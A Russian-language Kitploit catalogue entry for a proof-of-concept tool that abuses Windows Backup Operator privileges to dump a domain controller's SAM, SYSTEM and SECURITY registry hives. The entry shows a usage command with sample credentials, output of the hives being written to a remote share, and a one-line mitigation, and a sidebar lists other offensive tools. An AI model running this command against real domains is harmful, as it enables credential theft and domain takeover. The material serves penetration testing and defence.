

Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
backup_dc_registry — Простой POC, который злоупотребляет привилегиями Backup Operator для удалённого снятия дампа SAM, SYSTEM и SECURITY. | Kitploit
Инструменты/GitHubGitHub/horizon3ai/backup_dc_registry
Повышение привилегийЭксплуатацияЛатеральное перемещениеТестирование на ПроникновениеНеправильная КонфигурацияRed Teaming
GitHubhorizon3ai/backup_dc_registry

backup_dc_registry

Простой POC, который злоупотребляет привилегиями Backup Operator для удалённого снятия дампа SAM, SYSTEM и SECURITY.

Поделиться
Репозиторий
9517744 лет назадПроверено Kitploit

Backup Operator Registry Backup to Domain Compromise

Простой POC, который злоупотребляет привилегиями Backup Operator для удалённого дампа кустов SAM, SYSTEM и SECURITY.

Авторство исследования:

  • @filip_dragovic
  • Портировано из Windows PoC от @mpgn

Использование

Эта proof of concept — модифицированная версия impacket/examples/reg.py и будет работать с последней установленной версией impacket. Поддерживаются все механизмы аутентификации impacket.

root@kali:~# python3 reg.py jsmith:'Spring2021'@10.0.229.1 backup -p '\\10.0.220.51\share'
Impacket v0.9.25.dev1+20220208.122405.769c3196 - Copyright 2021 SecureAuth Corporation

Dumping SAM hive to \\10.0.220.51\share\SAM
Dumping SYSTEM hive to \\10.0.220.51\share\SYSTEM
Dumping SECURITY hive to \\10.0.220.51\share\SECURITY

Proof

Устранение уязвимости:

Относитесь к группе домена Backup Operators как к Domain Administrators и другим ресурсам Tier 0.


Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    668
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    496
  • 3

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    394
  • 4

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    339
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    258
  • 6

    antifox

    antifox-ai/antifox

    Мультиагентная платформа автономного тестирования на проникновение на базе ИИ, которая выполняет разведку, обнаружение поверхности атаки, валидацию эксплуатации и подготовку отчётов с подтверждающими доказательствами.

    254

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →




